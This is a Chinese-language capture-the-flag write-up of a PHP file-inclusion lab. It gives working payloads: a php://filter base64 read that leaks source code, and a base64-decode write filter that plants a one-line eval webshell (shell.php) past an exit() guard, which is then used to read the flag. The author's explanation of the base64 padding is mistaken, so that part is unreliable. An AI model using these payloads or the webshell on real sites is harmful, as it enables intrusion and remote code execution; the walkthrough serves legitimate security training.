




1.打开靶场，chrl+u打开源码，可以看到通过file传参，进行文件包含



2.通过php://filter伪协议得到源码的base64编码

payload：?file=php://filter/read=convert.base64-encode/resource=index.php




解码得到源码

```
        } else {
            include($file);
        }
        $filename=$_POST['filename'];
        $content=$_POST['content'];
        file_put_contents($filename,"<?php exit();".$content);
?>
    </div>
```

3.这里我们可以使用php://filter/write进行写木马文件，但是不能直接写，因为 <?php exit();会影响我们的木马内容，需要绕过

可以尝试使用base64解码将exit()失效，content则用base64加密，当这两个连接成一个字符串时同时解码可以达到让exit失效让我们的木马解码两个目的

4.写好后，将content的内容base64编码





```
Body
filename=php://filter/write=convert.base64-decode/
resource=shell.php&content=PD9waHAgQGV2YWwoJF9HRVRbJ3Bhc3MnXSk7Pz4=
```

5.但是这里我们还要考虑base64的解码规则不然会使我们的一句话木马得不到正确解码，base64的解码规则伪每四个字符进行解码


前面"<?php exit();"是13个字符，按理说在前面加3个合法字符凑齐16个字符，则可以让后面的payload得到正确解码，为111PD9waHAgQGV2YWwoJF9HRVRbJ3Bhc3MnXSk7Pz4=

但是我不知道怎么回事，这样并不行



6.经过测试，在前面加一个1就行了，加上前面的"<?php exit();"才14个字符，这里我不知道怎么回事

为1PD9waHAgQGV2YWwoJF9HRVRbJ3Bhc3MnXSk7Pz4=



7.但算是找到正确的payload了

filename=php://filter/write=convert.base64-decode/resource=shell.php&content=1PD9waHAgQGV2YWwoJF9HRVRbJ3Bhc3MnXSk7Pz4=

Body

```
filename=php://filter/write=convert.base64-decode/
resource=shell.php&content=1PD9waHAgQGV2YWwoJF9HRVRbJ3Bhc3MnXSk7Pz4
=
```

8.点击EXECUTE，写入木马文件，访问即可，可以看到根目录f13g

```
�^�+ubin boot dev etc f13g home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```


9.提取flag


```
�^�+uflag{Welcome_To_LFI_Shopping_Mall}
```